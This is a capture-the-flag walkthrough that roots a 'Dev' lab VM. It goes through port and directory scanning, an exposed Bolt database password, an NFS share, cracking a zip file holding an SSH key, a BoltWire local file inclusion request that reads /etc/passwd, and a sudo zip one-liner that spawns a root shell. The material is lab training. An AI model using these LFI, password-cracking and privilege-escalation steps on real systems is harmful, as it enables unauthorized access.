



## DEV – Capture the Flag

### 1.) Reconnaissance: Active Scanning

Command: `sudo netdiscover -r 10.0.2.19/8`

LEGENDS :

-r : Range to scan, where "10.0.2" octet is Network Address, and 19 is Host, /8 is subnet.

```
fried@duck: ~  
File Actions Edit View Help  
Currently scanning: 10.0.166.0/8 | Screen View: Unique Hosts  
5 Captured ARP Req/Rep packets, from 4 hosts. Total size: 300  


| IP        | At MAC Address    | Count | Len | MAC Vendor / Hostname  |
|-----------|-------------------|-------|-----|------------------------|
| 10.0.2.19 | 08:00:27:5d:b5:90 | 2     | 120 | PCS Systemtechnik GmbH |

  
Dev CTF (Snapshot 1) [Running] - Oracle VM VirtualBox  
File Machine View Input Devices Help  
root@dev:~# ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000  
    link/ether 08:00:27:5d:b5:90 brd ff:ff:ff:ff:ff:ff  
    inet 10.0.2.19/24 brd 10.0.2.255 scope global dynamic enp0s3  
        valid_lft 519sec preferred_lft 519sec  
    inet6 fd17:625c:f037:2:a00:27ff:fe5d:b590/64 scope global dynamic mngtmpaddr  
        valid_lft forever preferred_lft forever  
    inet6 fe80:a00:27ff:fe5d:b590/64 scope link  
        valid_lft forever preferred_lft forever  
root@dev:~#
```

### 2.) Scanning & Enumeration: Nmap

Command: `sudo nmap -AT4 -p 80,8080,2049 10.0.2.19`

LEGENDS :

-A : OS and Version Detection

-T4 : Scan Timing 1-5 where 5 is the fastest.

```
fried@duck: ~  
File Actions Edit View Help  
fried@duck:~$ sudo nmap -AT4 -p 80,8080,2049 10.0.2.19  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-24 17:44 PST  
Nmap scan report for 10.0.2.19  
Host is up (0.00076s latency).  


| PORT                                           | STATE | SERVICE | VERSION                        |
|------------------------------------------------|-------|---------|--------------------------------|
| 80/tcp                                         | open  | http    | Apache httpd 2.4.38 ((Debian)) |
| _ http-server-header: Apache/2.4.38 (Debian)   |       |         |                                |
| _ http-title: Bolt - Installation error        |       |         |                                |
| 2049/tcp                                       | open  | nfs     | 3.4 (RPC #100003)              |
| _ Network File Share                           |       |         |                                |
| 8080/tcp                                       | open  | http    | Apache httpd 2.4.38 ((Debian)) |
| _ http-server-header: Apache/2.4.38 (Debian)   |       |         |                                |
| _ http-open-proxy: Potentially OPEN proxy.     |       |         |                                |
| _ Methods supported: CONNECTION                |       |         |                                |
| _ http-title: PHP 7.3.27-1-deb10u1 - phpinfo() |       |         |                                |

  
MAC Address: 08:00:27:5D:B5:90 (Oracle VirtualBox virtual NIC)  
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port  
Aggressive OS guesses: Linux 5.0 - 5.3 (99%), Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Netgear ReadyNAS 2100 (RAIDiator 4.2.24) (96%), Linux 2.6.32 - 3.10 (96%), Linux 4.15 - 5.6 (96%), Linux 5.3 - 5.4 (96%), Sony X75CH-series Android TV (Android 5.0) (95%), Linux 3.1 (95%), Linux 3.2 (95%)  
No exact OS matches for host (test conditions non-ideal).  
Network Distance: 1 hop  
  
TRACEROUTE  
HOP RTT ADDRESS  
1 0.76 ms 10.0.2.19  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 10.75 seconds  
fried@duck:~$
```

### 3A.) Reconnaissance: Passive (Open Search Engine)

Command: http://10.0.2.19

**Bolt - Installation error**

You've (probably) installed Bolt in the wrong folder.

It's recommended to install Bolt outside the so-called web root, because this is generally seen as 'best practice', and it is good for overall security. The reason you are seeing this page, is that your web server is currently serving the incorrect folder as 'web root'. Or, to put it the other way around: This file should not be visible.

The current folder is: `/var/www/html/`.

The best and easiest fix for this, is to configure the webserver to use `/var/www/html/public/` as the 'document root'.

Alternatively, move everything 'up' one level. So instead of extracting the `.zip` or `.tgz` file in this folder, extract it in `/var/www/` instead. If you do this, you must edit the `.bolt.yml` file as follows, so it use the correct folder.

```
paths:
  web: "%site%/html"
```

TIP: copy this snippet now, because you won't see it anymore, after moving the files.

### 3B.) Reconnaissance: Passive (Open Search Engine)

Command: http://10.0.2.19:8080

**PHP Version 7.3.27-1~deb10u1**

System	Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
Build Date	Feb 13 2021 16:31:40
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2
Loaded Configuration File	/etc/php/7.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/apache2/conf.d
Additional .ini files parsed	/etc/php/7.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php/7.3/apache2/conf.d/10-pdo.ini, /etc/php/7.3/apache2/conf.d/15-xml.ini, /etc/php/7.3/apache2/conf.d/20-calendar.ini, /etc/php/7.3/apache2/conf.d/20-ctype.ini, /etc/php/7.3/apache2/conf.d/20-curl.ini, /etc/php/7.3/apache2/conf.d/20-dom.ini, /etc/php/7.3/apache2/conf.d/20-exif.ini, /etc/php/7.3/apache2/conf.d/20-fileinfo.ini, /etc/php/7.3/apache2/conf.d/20-ftp.ini, /etc/php/7.3/apache2/conf.d/20-gd.ini, /etc/php/7.3/apache2/conf.d/20-gettext.ini, /etc/php/7.3/apache2/conf.d/20-iconv.ini, /etc/php/7.3/apache2/conf.d/20-intl.ini, /etc/php/7.3/apache2/conf.d/20-json.ini, /etc/php/7.3/apache2/conf.d/20-mbstring.ini, /etc/php/7.3/apache2/conf.d/20-mysqli.ini, /etc/php/7.3/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.3/apache2/conf.d/20-pdo_sqlite.ini, /etc/php/7.3/apache2/conf.d/20-phar.ini, /etc/php/7.3/apache2/conf.d/20-posix.ini, /etc/php/7.3/apache2/conf.d/20-readline.ini, /etc/php/7.3/apache2/conf.d/20-shmop.ini, /etc/php/7.3/apache2/conf.d/20-simplexml.ini, /etc/php/7.3/apache2/conf.d/20-sockets.ini, /etc/php/7.3/apache2/conf.d/20-sqlite3.ini, /etc/php/7.3/apache2/conf.d/20-sysmsgm.ini, /etc/php/7.3/apache2/conf.d/20-sysvsem.ini, /etc/php/7.3/apache2/conf.d/20-sysvshm.ini, /etc/php/7.3/apache2/conf.d/20-tokenizer.ini, /etc/php/7.3/apache2/conf.d/20-wddx.ini, /etc/php/7.3/apache2/conf.d/20-xmlreader.ini, /etc/php/7.3/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.3/apache2/conf.d/20-xsl.ini, /etc/php/7.3/apache2/conf.d/20-zip.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731

#### 4A.) Checking Web content: using FFUF tool (dirb)

Command:

ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u <http://10.0.2.19/FUZZ>

LEGENDS:

-w : wordlists to use

-u : url (Target IP)

```
fried@duck: ~  
File Actions Edit View Help  
fried@duck: ~ x fried@duck: ~ x  
(fried@duck) -[~]  
$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://10.0.2.19/FUZZ  
  
v1.3.1 Kali Exclusive <3  
  
@ P O R T 80  
  
:: Method : GET  
:: URL : http://10.0.2.19/FUZZ  
:: Wordlist : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  
:: Follow redirects : false  
:: Calibration : false  
:: Timeout : 10  
:: Threads : 40  
:: Matcher : Response status: 200,204,301,302,307,401,403,405  
  
public [Status: 301, Size: 307, Words: 20, Lines: 10]  
src [Status: 301, Size: 304, Words: 20, Lines: 10]  
app [Status: 301, Size: 304, Words: 20, Lines: 10]  
vendor [Status: 301, Size: 307, Words: 20, Lines: 10]  
extensions [Status: 301, Size: 311, Words: 20, Lines: 10]  
# [Status: 200, Size: 3833, Words: 926, Lines: 108]  
# [Status: 200, Size: 3833, Words: 926, Lines: 108]  
# on at least 2 different hosts [Status: 200, Size: 3833, Words: 926, Lines: 108]  
# Priority ordered case sensitive list, where entries were found [Status: 200, Size: 3833, Words: 926, Lines: 108]  
# [Status: 200, Size: 3833, Words: 926, Lines: 108]  
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 3833, Words: 926, Lines: 108]  
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 3833, Words: 926, Lines: 108]  
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 3833, Words: 926, Lines: 108]  
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 3833, Words: 926, Lines: 108]  
# This work is licensed under the Creative Commons [Status: 200, Size: 3833, Words: 926, Lines: 108]  
# [Status: 200, Size: 3833, Words: 926, Lines: 108]  
# Copyright 2007 James Fisher [Status: 200, Size: 3833, Words: 926, Lines: 108]  
# [Status: 200, Size: 3833, Words: 926, Lines: 108]  
# directory-list-2.3-medium.txt [Status: 200, Size: 3833, Words: 926, Lines: 108]  
# [Status: 200, Size: 3833, Words: 926, Lines: 108]  
server-status [Status: 403, Size: 274, Words: 20, Lines: 10]  
:: Progress: [220560/220560] :: Job [1/1] :: 3764 req/sec :: Duration: [0:00:41] :: Errors: 0 ::  
  
(fried@duck) -[~]  
$
```

#### 4B.) Checking Web content: Using FFUF tool (dirb)


Command:

ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u <http://10.0.2.19:8080/FUZZ>

```
fried@duck: ~  
$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://10.0.2.19:8080/FUZZ  
  
v1.3.1 Kali Exclusive <3  
  
@ P O R T 8080  
  
:: Method : GET  
:: URL : http://10.0.2.19:8080/FUZZ  
:: Wordlist : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  
:: Follow redirects : false  
:: Calibration : false  
:: Timeout : 10  
:: Threads : 40  
:: Matcher : Response status: 200,204,301,302,307,401,403,405  
  
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 94536, Words: 4693, Lines: 1159]  
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 94536, Words: 4693, Lines: 1159]  
# This work is licensed under the Creative Commons [Status: 200, Size: 94536, Words: 4693, Lines: 1159]  
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 94536, Words: 4693, Lines: 1159]  
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 94536, Words: 4693, Lines: 1159]  
# [Status: 200, Size: 94536, Words: 4693, Lines: 1159]  
# Copyright 2007 James Fisher [Status: 200, Size: 94536, Words: 4693, Lines: 1159]  
# directory-list-2.3-medium.txt [Status: 200, Size: 94536, Words: 4693, Lines: 1159]  
# [Status: 200, Size: 94536, Words: 4693, Lines: 1159]  
dev [Status: 301, Size: 311, Words: 20, Lines: 10]  
# [Status: 200, Size: 94536, Words: 4693, Lines: 1159]  
# [Status: 200, Size: 94536, Words: 4693, Lines: 1159]  
# Priority ordered case sensitive list, where entries were found [Status: 200, Size: 94536, Words: 4693, Lines: 1159]  
# on atleast 2 different hosts [Status: 200, Size: 94536, Words: 4693, Lines: 1159]  
# [Status: 200, Size: 94536, Words: 4693, Lines: 1159]  
# [Status: 200, Size: 94536, Words: 4693, Lines: 1159]  
server-status [Status: 403, Size: 276, Words: 20, Lines: 10]  
:: Progress: [220560/220560] :: Job [1/1] :: 12354 req/sec :: Duration: [0:00:41] :: Errors: 0 ::  
  
(fried@duck) - [~]  
$
```

### 5A.) Findings: Port 80

Path: <http://10.0.2.19/app/config/config.yml>




```
# Database setup. The driver can be either 'sqlite', 'mysql' or 'postgres'.
#
# For SQLite, only the databasename is required. However, MySQL and PostgreSQL
# also require 'username', 'password', and optionally 'host' ( and 'port' ) if the database
# server is not on the same host as the web server.
#
# If you're trying out Bolt, just keep it set to SQLite for now.
database:
  driver: sqlite
  databasename: bolt
  username: bolt
  password: I_love_java

# The name of the website
sitename: A sample site
payoff: The amazing payoff goes here
```

### 5B.) Findings: Port 8080

Path: <http://10.0.2.19:8080/dev>




## 6A.) Network File Share (NFS) (Just like mounting a .ISO file)

Note: Navigate to Kali Linux DIR "Root" and follow the instructions below.

: As you can see "mnt" folder is already exist at Kali Linux Root DIR. That's okay.

Command: `showmount -e 10.0.2.19` (shows the list of available files to export.)  
: `mkdir /mnt/File1` (Make "File1" folder at "mnt" DIR.)  
: `mount -t nfs 10.0.2.19:/srv/nfs /mnt/File1` (Extracting file(s) into "mnt/File1" Folder.)  
: `cd /mnt/File1` (Navigating to "mnt/File1" Folder.)  
: `Ls` (Listing file(s) inside "mnt/File1".)



```
root@duck: /mnt/File1
File Actions Edit View Help
root@duck: /mnt/File1 x fried@duck: ~ x

(root@duck) - [/]
# ls
bin dev home initrd.img.old lib32 libx32 media opt root sbin sys usr vmlinuz
boot etc initrd.img lib lib64 lost+found mnt proc run srv tmp var vmlinuz.old

(root@duck) - [/]
# showmount -e 10.0.2.19
Export list for 10.0.2.19:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16

(root@duck) - [/]
# mkdir /mnt/File1

(root@duck) - [/]
# mount -t nfs 10.0.2.19:/srv/nfs /mnt/File1

(root@duck) - [/]
# cd /mnt/File1

(root@duck) - [/mnt/File1]
# ls
save.zip

(root@duck) - [/mnt/File1]
#
```

## 6B.) Extracting "save.zip" contents using fcrackzip tool (Password Cracking)

Note: we will be using "fcrackzip" tool. If you don't have it just install the tool and we're good to go.  
: apt install fcrackzip

Command: fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt save.zip

### LEGENDS:

-v : Verbose  
-u : Unzip  
-D : Dictionary to use  
-p : String (File to unzip "save.zip")

```
root@duck: /mnt/File1
File Actions Edit View Help
root@duck: /mnt/File1 x fried@duck: ~ x

(root@duck)-[/mnt/File1]
# unzip save.zip
Archive: save.zip
[save.zip] id_rsa password:
    skipping: id_rsa                incorrect password
    skipping: todo.txt              incorrect password

(root@duck)-[/mnt/File1]
# fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt save.zip
found file 'id_rsa', (size cp/uc 1435/ 1876, flags 9, chk 2a0d)
found file 'todo.txt', (size cp/uc 138/ 164, flags 9, chk 2aa1)

PASSWORD FOUND!!!!: pw == java101

(root@duck)-[/mnt/File1]
# unzip save.zip
Archive: save.zip
[save.zip] id_rsa password:
    inflating: id_rsa
    inflating: todo.txt

(root@duck)-[/mnt/File1]
# ls
id_rsa save.zip todo.txt

(root@duck)-[/mnt/File1]
#
```

## 6C.) Findings: "USER"

Note: now we need to get more info about "jp" user and his database password.

: for now, we need to get back to <http://10.0.2.19:8080/dev> and lets Register a new account.

```
root@duck: /mnt/File1
# ls
id_rsa  save.zip  todo.txt

(root@duck) - [/mnt/File1]
# cat todo.txt
- Figure out how to install the main website properly, the config file seems correct...
- Update development website
- Keep coding in Java because it's awesome


jp → User

(root@duck) - [/mnt/File1]
# ssh -i id_rsa jp@10.0.2.19
The authenticity of host '10.0.2.19 (10.0.2.19)' can't be established.
ED25519 key fingerprint is SHA256:NHMY4yX3pvvY0+B19v9tKZ+FdH9JOewJJKnKy2B0tW8.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.19' (ED25519) to the list of known hosts.
jp@10.0.2.19's password:
Permission denied, please try again.
jp@10.0.2.19's password:
Permission denied, please try again.
jp@10.0.2.19's password: ????????
jp@10.0.2.19: Permission denied (publickey,password).
```

## 7A.) Searching Exploit: Register new account

Command: <http://10.0.2.19:8080/dev>

Note: After registering new account, **DO NOT EXIT** or close search engine.





## 7B.) Searching Exploit: Local File Inclusion

follow this link.

<https://www.exploit-db.com/exploits/48411>

# Exploit Title: BoltWire 6.03 - Local File Inclusion  
# Date: 2020-05-02  
# Exploit Author: Andrey Stoykov  
# Vendor Homepage: <https://www.boltwire.com/>  
# Software Link: <https://www.boltwire.com/downloads/go&v=6&r=03>  
# Version: 6.03  
# Tested on: Ubuntu 20.04 LAMP

LFI:

Steps to Reproduce:

1) Using HTTP GET request browse to the following page, whilst being authenticated user.  
<http://192.168.51.169/boltwire/index.php?p=action.search&action=../../../../../../../../etc/passwd>

Result

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

## 7C.) Applying Exploit: Local File Inclusion

WELCOME REGISTER SETUP? ADMIN

search | print | logout

```
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_aprt:x:100:65534:./nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110:./nonexistent:/usr/sbin/nologin
sshd:x:105:65534:./run/ssh:/usr/sbin/nologin
jeanpaul:x:1000:1000:jeanpaul,,:/home/jeanpaul:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
_rpc:x:107:65534:./run/rpcbind:/usr/sbin/nologin
statd:x:108:65534:./var/lib/nfs:/usr/sbin/nologin
```

## 7D.) Note

After doing that, we have admin privilege into that WEB. And we can now sniff out more info there.

## 8A.) Gaining Access: SSH

Command: `ssh -i id_rsa jeanpaul@10.0.2.19`

User : jp ( jeanpaul ) (Findings at 7C)

Password: I\_love\_java (Findings at 5A)

Privilege : normal

```
jeanpaul@dev: ~  
# ls  
id_rsa  save.zip  todo.txt  
  
(root@duck) - [ /mnt/File1 ]  
# cat todo.txt  
- Figure out how to install the main website properly, the config file seems correct...  
- Update development website  
- Keep coding in Java because it's awesome  
  
jp → jeanpaul  
  
(root@duck) - [ /mnt/File1 ]  
# ssh -i id_rsa jeanpaul@10.0.2.19  
Enter passphrase for key 'id_rsa': I_love_java  
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Wed Jun 2 05:25:21 2021 from 192.168.10.31  
jeanpaul@dev:~$ sudo -l  
Matching Defaults entries for jeanpaul on dev:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User jeanpaul may run the following commands on dev:  
    (root) NOPASSWD: /usr/bin/zip  
jeanpaul@dev:~$
```

## 8B.) User Privilege Escalation

Follow link: <https://gtfobins.github.io/gtfobins/zip/>

zip | GTFobins

← → ↻ 🔍 gtfobins.github.io/gtfobins/zip/

Apps

```
LFFILE=file-to-read  
TF=$(mktemp -u)  
zip $TF $LFFILE  
unzip -p $TF
```

### Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Copy

```
TF=$(mktemp -u)  
sudo zip $TF /etc/hosts -T -TT 'sh #'  
sudo rm $TF
```

### Limited SUID

If the binary has the SUID bit set, it may be abused to access the file system, escalate or maintain access with elevated privileges working as a SUID backdoor. If it is used to run commands (e.g., via `system()`-like invocations) it only works on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

## 8C.) Applying User Privilege Escalation

```
File Actions Edit View Help
jeanpaul@dev: ~ x fried@duck: ~ x
jp
(root🐼duck)-[/mnt/File1]
# ssh -i id_rsa jeanpaul@10.0.2.19
Enter passphrase for key 'id_rsa':
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun  2 05:25:21 2021 from 192.168.10.31
jeanpaul@dev:~$ sudo -l
Matching Defaults entries for jeanpaul on dev:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip
jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
# id
uid=0(root) gid=0(root) groups=0(root)
# pwd
/home/jeanpaul
# sudo su
root@dev:/home/jeanpaul#
```

```
File Actions Edit View Help
jeanpaul@dev: ~ x fried@duck: ~ x

root@dev:/home/jeanpaul# cd /root
root@dev:~# ls
flag.txt
root@dev:~# cat flag.txt
Congratz on rooting this box !
root@dev:~#
```